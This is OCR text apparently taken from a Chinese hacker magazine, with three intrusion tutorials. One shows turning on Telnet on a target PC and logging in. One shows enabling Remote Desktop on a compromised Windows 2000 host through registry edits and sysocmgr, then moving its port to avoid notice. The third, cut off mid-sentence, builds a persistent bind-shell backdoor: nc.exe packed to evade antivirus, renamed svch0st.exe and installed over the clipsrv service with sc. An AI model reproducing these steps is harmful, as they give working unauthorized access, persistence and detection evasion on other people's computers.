


图 5

现在我们再搞些好玩些的，入侵他，现在我们把画面回到如图 2 所示的那样，然后选择“服务和应用程序”，再双击“服务”，就会出现一个画面，如图 6 所示。这里呢，我就把它的 TELNET 设置为启动，启动类型设置为自动，没有设置之前如图 7 所示。




图 6

然后，我再去把他的 NTLM 给设置成禁用，效果如图 8 所示。




图 7




图 8

现在，在 CMD 下试试看行不行，首先我们在 CMD 下输入 telnet 192.168.1.16，如图 9 所示。这个 IP 是他机器的 IP，按回车后，看看，好的，成功了，如图 10 所表示。




图 9





图 10

这个我是在 WIN2K 下尝试的，相信聪明的你很容易举一反三，还有，这篇文章毫无技术可言，望高手勿笑。最后我想说一句话，漏洞是无处不在的，只要你肯发现。



深入3389

EndSock

网上开启3389的工具非常多，但是我估计还有很多兄弟不知道其中的原理吧，因此就写了这篇稿，希望众兄弟能对3389知根知底，才能百战百胜。

> 在WIN2K下开远程桌面要满足4个条件：
>
> 1.开启了Terminal Services服务；
>
> 2．右键单击"我的电脑"，在"属性"里的远程选项卡上，把"允许用户远程连接到此计算机"前面打上钩；
>
> 3.安装了远程桌面组件。(如果不安装只有用net use \\IP \IPC$ "password" /user:用户来连接了)；
>
> 4.开启了IPC$共享(默认都是开启的)。

下来，我们就来说说怎么实现吧~！

1．要开启Terminal Services服务，用SC等操作命令行工具是不行的，这个服务主要依赖于注册表，大家来看：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"TSEnabled"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
"Start"=dword:00000002
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
"Start"=dword:00000002
```

这三项键值就决定了Terminal Services服务的启动状态为已开启。

2.第二条的实现在GUI界面下当然简单，但是在实际的入侵过程中有个SHELL已经不错了，这样要在SHELL下来解决这个问题，最简单的办法就是依赖注册表文件和批处理。

请看：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"fDenyTSConnections"=dword:00000000
```

fDenyTSConnections的值直接决定了那个小钩钩是否选上，当为0时允许远程连接，为1时，不允许。

3．安装组件：

如果现在已经得到对方的SHELL，可以执行下：query user，确定服务是否已经安装，如果返回：这个工具需要安装终端服务。这样就进一步确定了组件没有被安装。如果返回：

```
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME
>w1 console 0 运行中 . 2002-1-12 22:5
```

\\ 类似这样的信息，可能组件就已安装。

如果没有安装服务可以用到很流行的一个批处理：

```
echo [Components] > c:\sql
echo TSEnable = on >> c:\sql
```

// 检查参数文件。

```
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

// 这一条就是真正安装组件的命令。

sysoc.inf这个文件主要用于安装WINDOWS组件，在2000SER版和2003中默认是安装了这个组件的，如果你在XP中也这样用的话，会出现"请插入CD-ROM，来安装WIN组件"，呵呵，就这么一下，对方管理员就的跟你死磕。

4．IPC$共享默认都是开启的，它跟注册表的：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl Set\Control\Lsa下的restrictanony mous键值有关，设置为1关闭IPC$，0则开启，当然这个是理论上的。

好了，我将前面的内容整理了下，写了个批处理和REG，大家可以去光盘上看，强烈反对用RAR做成自解压文件上传对方目录执行，如果真那样做的话，对方屏幕上就会跳出老大一个黑框框，并且机器也嚓嚓响，谁都能感觉到不正常，到手的鸡也飞了，呵呵~~~~

现在已经会开3389了，但是3389这个端口号也太扎眼了~，只要是懂点安全的人都知道被入侵了，下面来教大家如何更改端口。

一般最常用的是3389，可以任意更改端口号，实际上就是修改了注册表的两个地方：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]
"PortNumber"=dword:000007e0

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]
"PortNumber"=dword:000007e0
```

下接100页

利用NC打造成自己的简单后门

Jnc

大家都知道NC是一个强大并且灵活的黑客工具，用它可以做很多事情，譬如做为telnet的客户端口，譬如入侵的时候反弹回来shell，譬如扫描……但是你有没有想过将它打造成一个服务级的后门呢？现在好多跟我一样的菜鸟还不懂得编程，别人写的流行点的后门又经常被杀，那就跟我一起来自己手工制作一个后门吧，不需要任何编程知识，菜鸟级的东东哦。

首先请准备好不被杀的nc.exe（随便加个壳就可以了的），还有sc.exe（这个是操作服务的一个小工具，被人称为操作服务的军刀），这些就可以打造我们自己的后门了。后门的要求我想不需要很强的操作功能，只需要当我们连接的时候获得一个system权限的shell就可以了，有了cmdshell做什么不可以呢！如果你需要反弹的后门，也可以做到，自己注册个域名就可以用nc反弹了，因为比较复杂这里就不说了。我们知道nc就是实现我们的后门功能的最经典的工具，我们来看看nc的帮助，命令行下输入nc －h就可以看到，我们主要用到的几个参数如下：

－e	绑定一个程序并且连接时执行
－l监听模式	
－p	指定nc要运行的本地端口
－L	增强了的监听模式，当连接断开时再次监听

至于其他的用法相信各位已经很了解了的，我们以前经常用到的是：nc －l －e cmd.exe －p 8888　**监听8888端口，当有连接时重定向到cmd.exe实现绑定一个shell**

这样的形式用serveru等溢出程序执行后来绑定一个可以得到shell的端口8888，我们telnet或者nc连接上来的时候就可以直接获得一个shell。但是这样连接断开之后监听的端口就会关闭，是一次性的，不能再次获得shell，这样当然不适合于做后门了。后来发现nc的这个参数L可以一直保持监听的状态，可以反复连接。用：

nc －L －e cmd.exe －p 8888　**也是绑定的，不过加强了的**

这样的命令就已经达到我们的目的了，但是往往在溢出的shell里工作，留后门是为了以后的进入，那我们如何保证nc在机器重启之后还可以工作，从而实现我们后门的目的呢？你可以把它放到注册表的Run等启动项下面，但是感觉那样不是太好，有些地方已经被杀毒软件盯上了，把我的后门放到那里实在不是很放心，后来想到干脆作成服务吧！随着系统启动而启动，呵呵，那就看看如何打造服务吧！

首先我们将nc.exe放到%systemroot%\system32下面，起名叫svch0st.exe，或者放到%systemroot%\system下面更名叫svchost.exe，这样的目的是为了在任务管理器里看不出异样。然后用sc替换系统的服务，不用改别的，只要修改它的执行路径就可以了，我们就改那个clipsrv.exe服务吧！命令如下：

```
sc config clipsrv start= auto　\\将clipsrv.exe服务设置为自动\\
sc config clipsrv binpath= "c:\winnt\system32\svch0st.exe -L -e cmd.exe -p 8888"　\\设置clipsrv.exe服务的启动路径为我们的nc\\
sc start clipsrv　\\启动clipsrv.exe服务\\
```

嘿嘿，但是看看结果吧！看看服务里的显示信息，如图1，很显眼哦！

不管，先启动服务，然后：

netstat －an|find "8888"　\\netstat －an的结果中查找8888看我们的程序是否运行\\




图 1

如图2。的确是已经被打开了，但是当显示服务没有响应的时候nc的进程被结束了，这是Windows服务管理机制吧。

不是很成功啊，我们继续改造！不懂编程的我们这个时候就会很郁闷，因为不能让服务

